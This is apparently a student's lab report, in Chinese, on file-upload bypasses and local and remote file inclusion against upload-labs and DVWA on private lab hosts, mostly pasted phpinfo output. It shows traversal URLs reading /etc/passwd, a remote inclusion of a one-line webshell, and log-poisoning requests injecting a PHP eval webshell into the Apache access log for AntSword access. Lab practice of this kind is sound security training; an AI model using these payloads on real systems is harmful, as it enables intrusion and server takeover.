


1. 文件上传

- 客户端绕过练习。



PHP Version 5.5.38



System	Linux d32251528256 4.15.0-142-generic #146~16.04.1-Ubuntu SMP Tue Apr 13 09:27:15 UTC 2021 x86_64
Build Date	Aug 10 2016 21:02:47
Configure Command	'./configure' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-apxs2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/php.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API220121212,NTS
PHP Extension Build	API20121212,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls
Registered Stream	zlib.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags,


/var/www/html/upload

```

<div id="main"> 溢出
  <div id="menu">...</div>
  <div id="upload_panel">
    <ol>
      <li>...</li>
      <li>
        <h3>上传区</h3>
        <form enctype="multipart/form-data" method="post"
          onsubmit="return checkFile()"> event
          <p>请选择要上传的图片:</p>
          <p>...</p>
        </form>
        <div id="msg">...</div>
        <div id="img">...</div>
      </li>
    </ol>
  </div>
</div>
<div id="footer">... 溢出
<div class="mask"></div>

```


- 服务端黑名单绕过：.htaccess 文件绕过。



- 服务端白名单绕过：%00 截断绕过，要求虚拟机中搭建实验环境，分别实现 GET、POST 方法的绕过。环境配置问题，但是可以看到%00 截断绕过成功，文件已经正确修改成1.php


Warning: move_uploaded_file(./upload/1.php) [function.move_uploaded_file] failed to open stream: No such file or directory in D:\phpStudy\PHPTutorial\WWW\upload-lab\Pass-11\index.php on line 16

Warning: move_uploaded_file() [function.move_uploaded_file] Unable to move 'C:\Users\sim1521\AppData\Local\Temp\php7507.tmp' to './upload/1.php' in D:\phpStudy\PHPTutorial\WWW\upload-lab\Pass-11\index.php on line 16



而且WWW根目录下也没有相对应的文件夹和文件，上传不上去


- 二次渲染绕过（很玄学）



2. 文件包含

- DVWA 环境下包含其他目录的任意 3 个文件，要求使用相对路径。

- <http://192.168.79.131:8081/vulnerabilities/fi/?page=../../phpinfo.php>

PHP Version 5.6.30-0+deb8u1	
	
System	Linux 9e22f05453b 4 15.0-142-generic #146~16.04.1-Ubuntu SMP Tue Apr 13 09:27:15 UTC 2021 x86_64
Build Date	Feb 8 2017 08:50:48
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib*, bzip2*, convert.iconv*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk
This program makes use of the Zend Scripting Language Engine: Zend Engine v2.6.0, Copyright (c) 1998-2016 Zend Technologies with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2016, by Zend Technologies	

<http://192.168.79.131:8081/vulnerabilities/fi/?page=../../etc/passwd>



<http://192.168.79.131:8081/vulnerabilities/fi/?page=file4.php>

Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right :-)

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

- 远程文件包含。
 - 1.php and info.txt 包含一句话木马
 - 构造 (<http://192.168.79.131:8081/vulnerabilities/fi/?page=http://192.168.79.131:8083/upload/1.php>) **不能获取靶机的phpinfo**
 - 随机继续构建 (<http://192.168.79.131:8081/vulnerabilities/fi/?page=http://192.168.79.131:8083/upload/info.txt>)

System	Linux 9e22054533b 4.15.0-142-generic #146~16.04.1-Ubuntu SMP Tue Apr 13 09:27:15 UTC 2021 x86_64
Build Date	Feb 8 2017 08:50:48
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysqli.ini, /etc/php5/apache2/conf.d/20-readline.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226.NTS
PHP Extension Build	API20131226.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.6.0, Copyright (c) 1998-2016 Zend Technologies
with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2016, by Zend Technologies

- 中间件日志包含绕过，要求使用蚁剑连接成功。

phpinfo(); 插入成功

```
(Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0"
192.168.79.1 - - [06/Jan/2024:19:35:16 +0000] "GET /vulnerabilities/fi/?page=include.php HTTP/1.1" 200 1579 "http://192.168.79.131:8081/security.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0"
192.168.79.1 - - [06/Jan/2024:19:37:47 +0000] "GET /vulnerabilities/fi/?page=/var/log/apache2/access.log HTTP/1.1" 200 145393 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0"
192.168.79.1 - - [06/Jan/2024:19:40:28 +0000] "GET / HTTP/1.1" 200 2977 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0"
192.168.79.1 - - [06/Jan/2024:19:40:29 +0000] "GET /security.php HTTP/1.1" 200 2423 "http://192.168.79.131:8081/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0"
192.168.79.1 - - [06/Jan/2024:19:40:30 +0000] "GET /security.php HTTP/1.1" 200 2423 "http://192.168.79.131:8081/security.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0"
192.168.79.1 - - [06/Jan/2024:19:40:32 +0000] "GET /vulnerabilities/fi/?page=include.php HTTP/1.1" 200 1579 "http://192.168.79.131:8081/security.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0"
192.168.79.1 - - [06/Jan/2024:19:41:13 +0000] "GET /vulnerabilities/fi/?page=<?php phpinfo();?>" 400 0 "-" "-"
root@9e22f054533b:/var/log/apache2#
```

192.168.79.131:8081/vulnerabilities/fi/?page=/var/log/apache2/access.log

PHP Version 5.6.30-0+deb8u1

System	Linux 9e22f054533b 4.15.0-142-generic #146-16.04.1-Ubuntu SMP Tue Apr 13 09:27:15 UTC 2021 x86_64
Build Date	Feb 8 2017 08:50:48
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226.NTS
PHP Extension Build	API20131226.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib*, bzip2*, convert.iconv*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert*, consumed, dechunk

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.6.0. Copyright (c) 1998-2016, Zend Technologies
with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2016, by Zend Technologies

Configuration
apache2handler

Apache Version	Apache/2.4.10 (Debian)
Apache API Version	20120211
Server Root	/etc/apache2

上蚁剑

```
192.168.79.1 - - [06/Jan/2024:19:47:42 +0000] "GET /vulnerabilities/fi/?page=<?php eval($_POST['a']);?>" 400 0 "-" "-"
```

